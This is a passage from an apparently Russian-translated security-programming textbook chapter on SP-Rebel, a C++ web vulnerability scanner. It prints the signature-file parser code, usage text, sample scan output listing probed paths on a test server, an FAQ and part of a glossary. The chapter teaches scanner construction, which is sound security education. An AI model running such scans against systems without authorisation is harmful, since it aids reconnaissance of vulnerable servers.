78  VulnDB::VulnDB()
79  {
80  }
81
82  /*
83  * ~VulnDB()
84  *
85  *
86  */
87  VulnDB::~VulnDB()
88  {
89      VulnDBEntry *vde = NULL;
90      int          idx = 0;
91
92      for(idx=0; idx < m_vec.size(); ++idx)
93      {
94          vde          = m_vec[idx];
95          delete vde;
96          m_vec[idx] = NULL;
97      }
98
99      m_vec.clear();
100 }
101
102 /*
103  * Init()
104  *
105  *
106  */
107 bool VulnDB::Init(string filename)
108 {
109     VulnDBEntry *vdbe = NULL;
110     FILE         *fptr = NULL;
111     char          tmp[VULNDB_BUF_SIZE];
112     char          buf[VULNDB_BUF_SIZE];
113     bool          ret   = 0;
114
115     fptr = fopen(filename.c_str(), "r");
116     if(fptr == NULL)
117     {
118         return(false);
119     }
120
121     // для каждой строке в файле, кроме комментариев:
122     // разобрать
123     // сохранить в списке узлов
124     // сохранить в списке
125

```



```

126 int x =0;
127
128 while(fgets(tmp, VULNDB_BUF_SIZE, fptr) != NULL)
129 {
130     strtrim(tmp, buf);
131
132     if(strlen(buf) == 0 ||
133        buf[0] == VULNDB_COMMENT)
134     {
135         continue;
136     }
137
138     vdbe = new VulnDBEntry();
139     if(vdbe == NULL)
140     {
141         fclose(fptr);
142         return(false);
143     }
144
145     ret = vdbe->Init(buf);
146     if(ret != true)
147     {
148         fclose(fptr);
149         return(false);
150     }
151
152     m_vec.push_back(vdbe);
153 }
154
155 fclose(fptr);
156
157 return(true);
158 }
159
160 /*
161 * Size()
162 *
163 *
164 */
165 int VulnDB::Size()
166 {
167     return(m_vec.size());
168 }
169
170 /*
171 * GetEntry()
172 *
173 *
174 */
175 VulnDBEntry *VulnDB::GetEntry(int idx)

```

```

176 {
177     VulnDBEntry *vde = NULL;
178
179     if(idx < 0 ||
180        idx > (m_vec.size() - 1))
181     {
182         return(NULL);
183     }
184
185     vde = m_vec[idx];
186
187     return(vde);
188 }

```

Анализ

В строках 15–71 определена свободная (не являющаяся членом класса) функция *strtrim()*. Она удаляет из строки начальные и хвостовые пробелы. В строках 27 и 28 создается новая пустая строка, в нее копируется все нужное, и результат возвращается вызывающей программе.

В строках 36–45 мы ищем индекс первого непустого символа в исходной строке, а в строках 48–57 – индекс последнего непустого символа. Если первый индекс указывает на конец строки, то функция вернет пустую строку.

В строках 65–70 содержимое исходной строки, за исключением начальных и хвостовых пробелов, копируется в новую строку.

В строках 73–80 определен конструктор класса *VulnDB* по умолчанию. При его вызове должны быть инициализированы члены класса, являющиеся указателями на динамически выделяемую память, иначе возможны ошибки. Такое случается в более сложных программах, но мы этой темы касаться не будем. Обратите также внимание на то, что оператор присваивания в этом классе не реализован. Поскольку мы собираемся работать только с одной базой данных, то он нам не нужен. Если бы в программе использовалось несколько баз данных, такой оператор следовало бы реализовать. О назначении конструкторов, операторов присваивания и деструкторов вы можете узнать из любой книги по языку C++.

В строках 82–100 определен деструктор. Он обходит вектор и удаляет из него все элементы, чтобы избежать утечек памяти, которая произойдет, если при уничтожении объекта не освободить всю выделенную для него динамическую память.

В строках 102–158 реализовано самое важное в классе *VulnDB* – логика разбора данных об уязвимостях.

В строке 115 файл открывается, и его дескриптор сохраняется в переменной *fptr*. Затем в цикле, начинающемся в строке 128, последовательно читаются строки из файла.

В строке 130 вызывается функция *strtrim()* для удаления начальных и хвостовых пробелов из только что прочитанной строки. Если строка оказывается комментарием (строки 132 и 133), то на этом ее обработка заканчивается, и мы переходим к следующей строке.

В строке 138 создается новый объект класса *VulnDBEntry*, которому прочитанная строка с удаленными пробелами передается для разбора. Когда строка будет разобрана, объект помещается в вектор *m_vuln*, и мы переходим к следующей итерации цикла чтения строк.

Если при чтении не произошло ошибок, файл закрывается, и функция инициализации возвращает true.

В строках 161–168 определен метод *Size()*. Он возвращает размер вектор объектов *VulnDBEntry*.

В строках 175–188 определен метод *GetEntry()*. Он возвращает указатель на объект *VulnDBEntry*, находящийся в векторе *m_vuln* по индексу *idx*, при условии, что индекс не выходит за пределы вектора.

В результате разбора строки в классе *VulnDBEntry* заполняются члены Path, Result, Method и Description, которые в дальнейшем будут использоваться для получения доступа к данным об уязвимости.

```

1 /*
2  * VulnDBEntry.cpp
3  *
4  *
5  *
6  */
7
8 #include <stdio.h>
9 #include "VulnDBEntry.h"
10
11 #define VDBE_FIELD_TYPE    0x0000
12 #define VDBE_FIELD_PATH    0x0001
13 #define VDBE_FIELD_RES     0x0002
14 #define VDBE_FIELD_METH    0x0003
15 #define VDBE_FIELD_DESC    0x0004
16
17 /*
18  * VulnDBEntry()
19  *
20  *
21  */
22 VulnDBEntry::VulnDBEntry()
23 {
24 }
25
26 /*
```

```

27  * ~VulnDBEntry()
28  *
29  *
30  */
31 VulnDBEntry::~VulnDBEntry()
32 {
33 }
34
35 /*
36  * Init()
37  *
38  *
39  */
40
41 // состояния разбора
42 #define VDBE_BEGTOK    0x0001
43 #define VDBE_INTOK     0x0002
44 #define VDBE_ENDTOK    0x0003
45 #define VDBE_NXTTOK    0x0004
46 #define VDBE_ESC       0x0005
47
48 bool VulnDBEntry::Init(char *entry)
49 {
50     string tmp;
51     char   ch  = 0;
52     int    st  = 0;
53     int    cnt = 0;
54     int    len = 0;
55     int    idx = 0;
56
57     // формат
58     // #type #path          #tok #meth #desc
59     // "iis", "/_vti_bin/_vti_cnf/", "200", "GET", "frontpage, \"directory
        found."
60
61     if(entry == NULL)
62     {
63         return(false);
64     }
65
66     len = strlen(entry);
67
68     if(len <= 0)
69     {
70         return(false);
71     }
72
73     st = VDBE_BEGTOK;
74
```

```

75 while(idx < len)
76 {
77     ch = entry[idx];
78
79     switch(st)
80     {
81         case VDBE_BEGTOK:
82
83             ++idx;
84
85             // начальные пробелы допустимы
86             if(ch == ' ' ||
87                ch == '\t' ||
88                ch == '\n' ||
89                ch == '\r')
90             {
91                 break;
92             }
93
94             // начало поля
95             if(ch == '\"')
96             {
97                 // открывающая "
98                 st = VDBE_INTOK;
99                 break;
100             }
101
102             // недопустимый символ
103             return(false);
104
105             break;
106
107         case VDBE_INTOK:
108
109             // закрывающая " (не включать idx)
110             if(ch == '\"')
111             {
112                 st = VDBE_ENDTOK;
113                 break;
114             }
115
116             ++idx;
117
118             // escape-символ
119             if(ch == '\\')
120             {
121                 st = VDBE_ESC;
122                 break;
123             }

```

```

124
125         // сохранить символ
126         tmp += ch;
127
128         break;
129
130     case VDBE_ENDTOK:
131
132         // не включать idx
133
134         // сохранить значение
135         m_str[cnt] = tmp;
136         tmp = "";
137
138         // все поля разобраны
139         ++cnt;
140         if(cnt == VDBE_FIELD_CNT)
141         {
142             return(true);
143         }
144
145         // перейти к следующему полю
146         st = VDBE_NXTTOK;
147
148         break;
149
150     case VDBE_ESC:
151
152         // обработать имена дисков в формате DOS
153         //("c:")
154         if(entry[idx - 2] == ':')
155         {
156             if(entry[idx] == '\\')
157             {
158                 ++idx;
159                 tmp += '\\';
160                 st = VDBE_INTOK;
161                 break;
162             }
163             else if(entry[idx] == '\"')
164             {
165                 ++idx;
166                 if(idx < len)
167                 {
168                     if(entry[idx] == ',')
169                     {
170                         tmp += '\\';
171                         st = VDBE_ENDTOK;
172                     }

```

```

173         else
174         {
175             tmp += '\"';
176             st = VDBE_INTOK;
177         }
178     }
179
180     break;
181 }
182 else
183 {
184     tmp += '\\';
185 }
186 }
187
188 tmp += ch;
189 st = VDBE_INTOK;
190 ++idx;
191
192 break;
193
194 case VDBE_NXTTOK:
195
196     ++idx;
197
198     if(ch == ',')
199     {
200         st = VDBE_BEGTOK;
201     }
202
203     break;
204 }
205 }
206
207 printf("\r\n*** ОШИБКА ПРИ РАЗБОРЕ: %s\r\n\r\n", entry);
208
209 return(false);
210 }
211
212 /*
213 * GetType()
214 *
215 *
216 */
217 string VulnDBEntry::GetType()
218 {
219     return(m_str[VDBE_FIELD_TYPE]);
220 }

```

```

221
222 /*
223 * GetPath()
224 *
225 *
226 */
227 string VulnDBEntry::GetPath()
228 {
229     return(m_str[VDBE_FIELD_PATH]);
230 }
231
232 /*
233 * GetResult()
234 *
235 *
236 */
237 string VulnDBEntry::GetResult()
238 {
239     return(m_str[VDBE_FIELD_RES ]);
240 }
241
242 /*
243 * GetMethod()
244 *
245 *
246 */
247 string VulnDBEntry::GetMethod()
248 {
249     return(m_str[VDBE_FIELD_METH]);
250 }
251
252 /*
253 * GetDesc()
254 *
255 *
256 */
257 string VulnDBEntry::GetDesc()
258 {
259     return(m_str[VDBE_FIELD_DESC]);
260 }

```

Анализ

В строках 11–15 определены константы, описывающие состояние разбора.

В строках 17–33 определены конструктор и деструктор. Оба ничего не делают, так к классу *VulnDBEntry*, в отличие от *VulnDB*, нет членов данных, память для которых выделяется динамически.

В строках 35–210 определена функция *Init()*. Как и одноименная функция в классе *VulnDB*, она и выполняет собственно анализ и разбор сигнатуры.

Чтобы понять, как работает анализатор, важно проследить за использованием локальных переменных. В строке *tmp* хранится текущее анализируемое поле. Переменная *st* содержит текущее состояние разбора. Она используется в предложении *switch* в строке 79. Переменная *cnt* – это счетчик уже обработанных полей. Как только счетчик достигает значения *VDBE_FIELD_COUNT* (5), функция возвращает *true* в знак успешного завершения работы. В переменной *len* хранится длина переданной на вход строки, а в переменной *idx* – текущая позиция в ней.

В строках 61–71 отбрасываются пустые строки, для которых функция возвращает *false*.

В строке 73 процедура разбора находится в начальном состоянии, поэтому в переменную *st* заносится значение *VDBE_BEGTOK*.

В строке 75 начинается цикл *while*, который будет выполняться, пока индекс *idx* меньше длины строки. В начале цикла в переменную *ch* копируется символ, находящийся в позиции *entry[idx]*.

В строке 79 начинается переключатель *switch*, состоящий из пяти ветвей, которые соответствуют возможным состояниям разбора.

■ *VDBE_BEGTOK* (начало поля):

1. В строке 83 индекс увеличивается и указывает на следующий символ в строке.
2. Поскольку каждое поле начинается и заканчивается символом двойной кавычки, то в этом состоянии мы пропускаем все пустые символы, пока не встретится открывающая кавычка (строка 95). Если вдруг будет прочитан непустой символ, отличный от кавычки, то функция вернет *false*, индицируя ошибку при разборе.
3. Когда символ кавычки будет найден, устанавливается состояние *VDBE_INTOK* (строка 98).

■ *VDBE_BEGTOK* (внутри поля):

4. Если в этом состоянии будет обнаружена двойная кавычка, процедура разбора переходит в состояние *VDBE_ENDTOK* (строка 112), и мы возвращаемся в начало цикла.
5. В строке 116 индекс увеличивается на единицу, то есть мы переходим к следующему символу.
6. Если обнаружен символ экранирования '\', то устанавливается состояние *VDBE_ESC*, и мы возвращаемся в начало цикла.
7. В противном случае прочитан обычный символ (строка 126), который можно добавить в строку *tmp*. Затем цикл продолжается, все еще оставаясь в состоянии *INTOK*.

■ *VDBE_ENDTOK* (конец поля):

8. В строке 135 значение текущего поля копируется из строки *tmp* в очередной элемент массива *m_str*. Затем строка *tmp* очищается, а счетчик полей увеличивается на 1.
9. В строке 140, если счетчик стал равен числу полей (*VDBE_FIELD_CNT*), то разбор считается успешным, и функция возвращает *true*.
10. В противном случае устанавливается состояние *VDBE_ENDTOK*, и цикл продолжается.

■ *VDBE_ESC* (обработка escape-последовательности):

11. В строке 154, если найден символ '\', то проверяется, что предшествующий ему – не двоеточие. Иначе придется обработать случай, когда в строке встретилось обозначение диска, принятое в DOS.
12. В строке 156, если выяснилось, что текущий символ в переменной *ch* – это часть имени диска, то в путь добавляется символ '\', а процедура разбора переходит в состояние *VDBE_INTOK*. Затем разбор продолжается обычным образом.
13. В строке 163, если после “\” идет двойная кавычка, а потом запятая, то в строку *tmp* добавляется символ '\', и состояние устанавливается в *VDBE_ENDTOK*. Иначе (строка 173) в *tmp* заносится двойная кавычка, а в *st* – *VDBE_INTOK*. Если же после двоеточия нет ни '\', ни двойной кавычки, то в *tmp* добавляется сначала символ '\', а за ним – текущий символ из *ch*. Процедура разбора переходит в состояние *VDBE_INTOK*, индекс увеличивается на 1 и разбор продолжается.

■ *VDBE_NXTTOK* (следующее поле):

14. В строке 196 мы увеличиваем индекс, пока не встретится запятая. После этого устанавливается состояние *VDBE_NXTTOK*, и разбор продолжается.
15. В строке 207, если цикл завершается раньше, чем обработаны все ожидаемые поля, функция возвращает *false*.
16. В строках 212–260 определены методы доступа к членам класса, инициализированным в функции *Init()*. Методы называются *GetType()* (строка 217), *GetPath()* (строка 227), *GetResult()* (строка 237), *GetMethod()* (строка 247) и *GetDesc()* (строка 257).

Объявления классов, их членов-данных и методов собраны в заголовочных файлах. Каждый такой файл начинается со строки, аналогичной строке 8 в файле *VulnDB.h*. Она предотвращает повторное включение файла.

Заголовочные файлы

В файле `VulnDB.h` объявлен класс *VulnDB*. Все его методы были подробно рассмотрены выше. В классе есть один закрытый член данных *vector<VulnDBEntry*> m_vec*. В нем хранятся объекты класса *VulnDBEntry*, число которых заранее неизвестно.

```

1  /*
2  *  VulnDB.h
3  *
4  *
5  *
6  */
7
8  #if !defined(__VULNDB_H__)
9  #define __VULNDB_H__
10
11 #include <vector>
12 using std::vector;
13
14 #include "VulnDBEntry.h"
15
16 /*
17 *
18 *  VULNDB CLASS
19 *
20 */
21 class VulnDB
22 {
23 public:
24
25     /*
26     *  VulnDB()
27     *
28     *
29     */
30     VulnDB();
31
32     /*
33     *  ~VulnDB()
34     *
35     *
36     */
37     ~VulnDB();
38
39     /*
40     *  Init()
41     *

```

```

42     *
43     */
44     bool Init(string filename);
45
46     /*
47     *  Size()
48     *
49     *
50     */
51     int Size();
52
53     /*
54     *  GetEntry()
55     *
56     *
57     */
58     VulnDBEntry *GetEntry(int idx);
59
60 private:
61
62     vector<VulnDBEntry *> m_vec;
63
64 };
65
66 #endif /* __VULNDB_H__ */

```

В файле `VulnDBEntry.h` объявлен класс *VulnDBEntry*, методы которого также были описаны выше. В этом классе есть один закрытый член данных, массив строк *m_str[VDBE_FIELD_CNT]*. В нем хранятся значения пяти полей, содержащих различные компоненты сигнатуры: тип, путь, ожидаемый результат, метод и описание. Класс реализует разбор сигнатуры и предоставляет информацию о ней «пакетной пушке».

```

1  /*
2  *  VulnDBEntry.h
3  *
4  *
5  *
6  */
7
8  #if !defined(__VULNDBENTRY_H__)
9  #define __VULNDBENTRY_H__
10
11 #include <string>
12 using std::string;
13
14 #define VDBE_FIELD_CNT    0x0005

```

```

15
16 /*
17  *
18  * VULNDBENTRY CLASS
19  *
20  */
21 class VulnDBEntry
22 {
23 public:
24
25     /*
26     * VulnDBEntry()
27     *
28     *
29     */
30     VulnDBEntry()
31
32     /*
33     * ~VulnDBEntry()
34     *
35     *
36     */
37     ~VulnDBEntry()
38
39     /*
40     * Init()
41     *
42     *
43     */
44     bool Init(char *entry);
45
46     /*
47     * GetMethod()
48     *
49     *
50     */
51     string GetMethod();
52
53     /*
54     * GetPath()
55     *
56     *
57     */
58     string GetPath();
59
60     /*
61     * GetResult()
62     *
63     *

```

```

64     */
65     string GetResult();
66
67     /*
68     * GetDesc()
69     *
70     *
71     */
72     string GetDesc();
73
74     /*
75     * GetType()
76     *
77     *
78     */
79     string GetType();
80
81 private:
82
83     string m_str[VDBE_FIELD_CNT]
84
85 };
86
87 #endif /* __VULNDBENTRY_H__ */

```

Компиляция

Эта программа предназначалась для компиляции в среде Microsoft Visual Studio. Мы пользовались стандартным компилятором Visual Studio C++ 6.0. Нужно лишь создать проект, содержащий все приведенные выше файлы в новом рабочем пространстве, а затем собрать его. Все необходимые библиотеки включены в исходный текст с помощью директивы `#pragma`, так что явно указывать их в параметрах проекта не обязательно.

Выполнение

Ниже показана справка о программе, которая выводится, если в командной строке неправильно заданы аргументы. Как видите, программой совсем не трудно пользоваться, да и при разработке мы старались все сделать максимально просто.

Справка о программе

```

Webserver Scanner by the Author's of Advanced Security Programming: Price,
Foster, and Tommy
We use CIRT's awesome and freely available VulnDB!
Usage: sprebel.exe hostname <port> <0|1> <bufsize>

```

```
<0> = Default, Minimal Output
<1> = Verbose Output — show me the request and response buffer
```

В распечатке ниже показаны результаты работы программы SP-Rebel, когда параметры заданы по умолчанию. Как видите, в случае успешной атаки против намеченной цели печатается несколько полей. Мы выводим IP-адрес цели, номер порта и HTTP-запрос (GET или POST), на который получен ответ 200 ОК или иной, заданный в сигнатуре. Мы не стали приводить всю распечатку целиком, поскольку нет смысла показывать все успешные атаки против старого, незапатченного Web-сервера Apache для Windows.

Результаты работы

```
C:\sp-rebel.exe 10.3.200.3 8080
хост/адрес: 10.3.200.3; порт: 8080; выводить: 0; длина буфера: 1024
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET / HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /icons HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.ca HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.cz.iso8859-
2 HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.de HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.dk HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.ee HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.el HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.en HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.es HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.et HTTP/1.0
цель: 10.3.200.3 @ 8080, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС : GET /index.html.fr HTTP/1.0
```

распечатка не полна из-за недостатка места...

Резюме

В прошлом десятилетии Web-приложения стали частью повседневной жизни общества, и теперь даже самые современные и передовые технологии вряд ли заставят хотя бы бровью повести пользователя, который ежедневно блуждает по просторам Интернета. Уязвимости, которые ищет рассмотренная в этой главе утилита, способны в равной мере нанести ущерб бизнесу и правительству.

Эта глава демонстрирует применение многих приемов программирования, которые мы детально рассматривали в этой книге. Она посвящена разработке с нуля инструмента для решения конкретной задачи: в нашем случае мы взяли за основу лучшую в своем классе бесплатную программу Nikto и постарались усовершенствовать ее для достижения большей эффективности и быстрого действия. Мы продемонстрировали методы разбора текстовых данных, вычислений с динамическими данными, построения логических деревьев, работы с сокетами и анализа уязвимостей в Web. Имея перед глазами текст программы и его подробное описание, а также пользуясь обретенными в ходе чтения книги навыками, вы сможете до конца разобраться в коде и без труда модифицировать его. Можно, например, добавить такие возможности, как дополнительные режимы вывода, управление загрузкой канала, разрешить нестандартные сигнатуры за счет более гибкого анализатора, ввести дополнительные характеристики ответа, чтобы уменьшить число ложных срабатываний, и, наконец, более тщательно проверять ошибки.

Обзор изложенного материала

Проектирование

- ☑ Самое важное при разработке любого программного обеспечения — правильно спроектировать его. Создание программы — это нетривиальная задача, поэтому к этапу проектирования следует относиться со всей серьезностью.

Сигнатуры

- ☑ Файлы сигнатур уязвимостей стали фактическим промышленным стандартом для большинства продуктов, относящихся к сфере информационной безопасности. Такие программы, как NMAP, Nikto и Snort входят в число наиболее популярных, и во всех имеется текстовая база данных.
- ☑ Файлы сигнатур легко интегрируются с командными приложениями.

Углубленный анализ

- ☑ Повторно используемые библиотеки для работы с сокетами и организации атак способны существенно уменьшить объем кода, необходимого для создания нового приложения.
- ☑ Централизация общего кода в библиотеках позволяет также тратить меньше времени на поиск ошибок.

Результаты работы

- ☑ Командные утилиты часто выводят результаты своей работы на стандартный вывод (stdout) в текстовом виде.

Ссылки на сайты

- www.applicationdefense.com. На сайте Application Defense имеется большая подборка бесплатных инструментов по обеспечению безопасности в дополнение к программам, представленным в этой книге.
- www.cirt.net. Домашняя страница группы CIRT. Отсюда можно загрузить программу сканирования Nikto, а также текстовую базу данных об уязвимостях, которой она пользуется.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Чем Web-уязвимости отличаются от переполнения стека? Может ли переполнение стека быть Web-уязвимостью?

О: Ответ зависит от того, как определить Web-уязвимость. Наиболее широко распространены три определения. Согласно первому, имеются в виду уязвимости Web-сервера, например, IIS или Apache. В таком случае переполнение стека может быть уязвимостью конкретного Web-сервера. Согласно второму определению, Web-уязвимость – это любая брешь в системе безопасности, которую можно атаковать по протоколу HTTP. В этой книге применяется третье определение, согласно которому Web-уязвимостями счита-

ются «дыры» в любых приложениях, работающих на базе Web-сервера. Например, мы относим к этой категории ошибку, связанную с несанкционированным раскрытием информации в сценарии Gabriel.cgi.

В: Не будет ли утилита, описанная в этой главе, давать огромное число ложных срабатываний?

О: Да, рассмотренная утилита хороша ровно настолько, насколько хороши данные в используемой ей базе. Почти во всех случаях, анализируется лишь, получен ли ответ 200 ОК по протоколу HTTP.

В: Как можно свести к минимуму число ложных срабатываний сканера?

О: Есть два пути. Во-первых, увеличить число полей в сигнатуре, чтобы можно было более точно анализировать ответ. Во-вторых, повысить достоверность результатов работы программы можно, добавив модуль «предварительной проверки», который соберет информацию обо всех ответах целевой системы (HTTP-коды), в том числе об ошибочных запросах, перенесенных страницах и ограничении доступа. Затем нужно соотнести полученные результаты с ответами, содержащими код успеха. Такой прием позволит, например, исключить из рассмотрения серверы, которые на любой запрос возвращают ответ с кодом 200 ОК. Мы планируем реализовать эту возможность во второй версии утилиты, которая будет также включать механизм искусственного интеллекта.

В: Похоже, в большинстве сигнатур атак используется протокол HTTP 1.0. А почему не HTTP 1.1?

О: В протокол HTTP 1.1 включено множество усовершенствований по сравнению с HTTP 1.0. Самое существенное состоит в том, что можно не закрывать HTTP-сессию, то есть посылать запросы и получать ответы, не устанавливая каждый раз новое соединение. В некоторых случаях это позволяет добиться повышения производительности. Однако в ситуации, когда полезная нагрузка может помешать работе целевой системы, протокол версии 1.0 подходит лучше.

В: Чем SP-Rebel лучше Nikto?

О: На данный момент только быстродействием. SP-Rebel написана на языке C++ и откомпилирована в Microsoft Visual Studio. В следующих версиях мы за счет этого планируем работать с пакетами на низком уровне и тем самым повысить общую скорость сканирования и выполнения.

В: В этой главе практически ничего не сказано о технике хакерских атак через Web. Где можно получить информацию по этому поводу, чтобы усовершенствовать сканер или саму базу данных?

О: Цель этой книги – не научить вас всему, что можно знать о безопасности и хакерстве, а дать достаточно информации для того, чтобы вы поняли, как и почему пишутся те или иные инструменты, и как они работают. О хакерстве в Web написано множество книг, в частности «Web Hacking, Web Applications (Hacking Exposed)», этой теме посвящено немало ресурсов, например сайт проекта Open Web Application Security Project (OWASP).

В: Можно ли использовать приведенный код в моем собственном сканере?

О: Разумеется, но с упоминанием исходных авторских прав и самих авторов: Джеймса Фостера (James C. Foster) и Майка Прайса (Mike Price). Используйте этот код, учитесь на нем, модифицируйте, при условии, что любые модификации будут открыты, общедоступны и отправлены нам, чтобы мы могли включить их в следующие версии и упомянуть ваше имя.

В: Почему сканер написан на C++, а не на C# или C?

О: Вообще-то нет основательных причин, по которым его нельзя было бы написать на C#. Но мы только-только начали осваивать этот новый язык, так что на звание экспертов пока не претендуем... Что же касается C, то, как вы могли заметить, на этом языке написана значительная часть программы. Мы пользовались C++, потому что он позволяет, с одной стороны, писать на C, а, с другой, обладает достоинствами объектно-ориентированного языка (которые мы очень высоко ценим). Мы полагаем, что за счет реализации правильно выбранных классов наш код получился гораздо чище, и его легче использовать повторно.

Приложение А

Глоссарий

API (Application Program Interface – интерфейс прикладного программирования). Набор программных компонентов, которые разработчики могут использовать в своем коде.

Big endian. Один из двух способов упорядочивания байтов в слове, когда первым хранится старший байт. Примером системы с такой архитектурой является процессор SPARC.

DLL (Dynamic Link Library). Динамически связываемая и загружаемая библиотека, находящаяся обычно в файле с расширением .dll. В системах на платформе Win32 DLL – это программный компонент, содержащий функциональность, полезную другим программам. Применение DLL позволяет разбить код на более мелкие части, которые проще сопровождать, модифицировать и повторно использовать.

GDB. Отладчик GNU – это стандарт де-факто в системах UNIX. Скачать его можно с сайта <http://sources.redhat.com/gdb>.

Java. Современный язык программирования, разработанный компанией Sun Microsystems в начале 1990-х годов. Сочетает синтаксис, аналогичный C и C++, с независимостью от платформы и автоматической сборкой мусора. Java-апплет – это небольшая программа на языке Java, которая работает в контексте Web-браузера и выполняет действия, которые невозможно реализовать с помощью статической HTML-разметки.

Little endian. Один из двух способов упорядочивания байтов в слове, когда первым хранится младший байт. Примерами систем с такой архитектурой являются все процессоры семейства x86.

malloc. Функция malloc выделяет указанное число байтов из кучи. Со способом ее реализации связано немало уязвимостей.

memset/memcpy. Функция memset заполняет переданный ей буфер указанного размера некоторым символом. Функция memcpy копирует заданное число байтов из одного буфера в другой. С неправильным применением этих функций связаны те же опасности, что и при употреблении strcpy.

NULL. Этим термином описывается переменная, которой еще не присвоено значение. В разных языках NULL определен по-разному, вовсе необязательно, что у него будет такое же значение, как у пустой строки или числа 0.

printf. Наиболее широко употребляемая функция из стандартной библиотеки LIBC. Предназначена для вывода данных в командных утилитах. Неправильное использование этой функции может представлять угрозу для безопасности – если не передать ей форматную строку, то не исключено возникновение уязвимости.

Shell-код. Традиционно shell-кодом называли байткод, выполнение которого позволяло атакующему получить оболочку. Сейчас этот термин употребляется в более широком смысле и обозначает код, исполняемый при успешном запуске эксплойта. Цель большинства shell-кодов – предоставить доступ к оболочке, хотя с их помощью решаются и другие задачи, например, выход из chroot-тюрьмы, создание файла или перехват системных вызовов.

SPI (Service Provider Interface). Интерфейс сервис-провайдера (SPI) применяется для организации взаимодействия программы с аппаратным устройством. Обычно SPI пишет производитель аппаратуры для конкретной операционной системы.

SQL (Structured Query Language). Структурированный язык запросов. Применяется для формулирования запросов к базе данных, например, для создания, доступа и модификации данных.

strcpy/strncpy. Неправильное применение обеих функций может создать угрозу для безопасности. Чаще это происходит с функцией strcpy, которая копирует данные из одного буфера в другой, вообще не проверяя число копируемых байтов. Поэтому, если входные данные получены от пользователя, то переполнение весьма вероятно. У функции strncpy есть дополнительный параметр – максимальное число копируемых байтов, но при его вычислении тоже возможны ошибки; особенно часто забывают о нулевом байте, завершающем строку.

Telnet. Сетевая служба, работающая на порту 23. Это старая небезопасная программа, которая позволяет установить соединение и получить контроль над системой, выполняя команды в DOS-окне или оболочке UNIX. Сейчас Telnet заменяется программой SSH, которая шифрует трафик и потому дает более безопасный способ передавать информацию по сети.

x86. Семейство процессоров, обычно ассоциируемое с компанией Intel. На этих процессорах принят порядок байтов little endian. Большинство персональных компьютеров работают на процессорах x86.

Байткод. Нечто среднее между кодом на языке высокого уровня, понятном человеку, и машинными командами, которые исполняются компьютером. Байткод служит промежуточным, не зависящим от платформы способом представления программы на интерпретируемом языке, например, Java. Он интерпретируется быстрее, чем код на языке высокого уровня.

Буфер. Область памяти фиксированного размера. Часто используется для промежуточного хранения данных, передаваемых между устройствами, которые работают с разной скоростью. Память для динамических буферов выделяется из кучи функцией malloc. Буфер можно создать также в стеке.

Виртуальная машина. Программный эмулятор платформы для исполнения программ. Позволяет исполнять код, не привязываясь к конкретному процессору. Тем самым обеспечивается переносимость и платформенная независимость кода.

Дизассемблер. Инструмент, с помощью которого откомпилированную программу можно представить в виде набора ассемблерных команд. Самые популярные дизассемблеры – это objdump (включается в состав практически каждого дистрибутива Unix-подобных операционных систем) и гораздо более мощный IDA, который можно найти на сайте www.datarescue.com.

Затирание кучи. Переполнение, а правильное *затирание* кучи – это результат ошибки при записи данных в выделенный из кучи буфер. Если переполняется буфер в стеке, то портятся данные, находящиеся по соседству с ним. Когда же буфер был выделен из кучи, его переполнение может быть, а может и не быть доступным для эксплуатации. Это зависит от многих факторов, в частности, от реализации функций malloc и free.

Инкапсуляция. Один из механизмов объектно-ориентированного программирования. Использование классов позволяет лучше организовать код и сделать его более модульным. Взаимосвязанные данные и функции для манипулирования ими инкапсулируются в класс. Инкапсуляция придает программе логическую структуру и упрощает наследование.

Интерпретатор. Программа, которая разбирает и исполняет код другой программы. В отличие от компилятора, он не транслирует исходный код в машинные команды, сохраняемые для последующего исполнения, а считывает его при каждом запуске программы. Преимущество интерпретатора в независимости от платформы. На любой платформе, где есть интерпретатор для некоторого языка, можно выполнить написанные на этом языке программы. Так, интерпретатор языка Java интерпретирует байткод Java и выполняет автоматическую сборку мусора.

Класс. Классы – это дискретные программные блоки, из которых строится объектно-ориентированная программа. В классе сгруппированы данные и функции для решения определенной задачи. Класс может содержать конструкторы, описывающие способ создания экземпляра класса – *объекта*. Методы класса – это операции, которые можно выполнять над его экземплярами.

Компилятор. Программа, которая транслирует код, написанный на языке высокого уровня, в машинные команды. Тем самым программист получает возможность пользоваться высокоуровневыми конструкциями, характерными для современных языков, например, наследованием и инкапсуляцией.

Куча. Область, из которой программа динамически, во время выполнения может запрашивать память.

Машинный язык. Команды на машинном языке непосредственно исполняются процессором. Программа, написанная на языке высокого уровня, например, на C транслируется компилятором в машинный код, который может быть сохранен в файле для последующего использования.

Метод. Другое название *функции* в таких языках, как Java и C#.

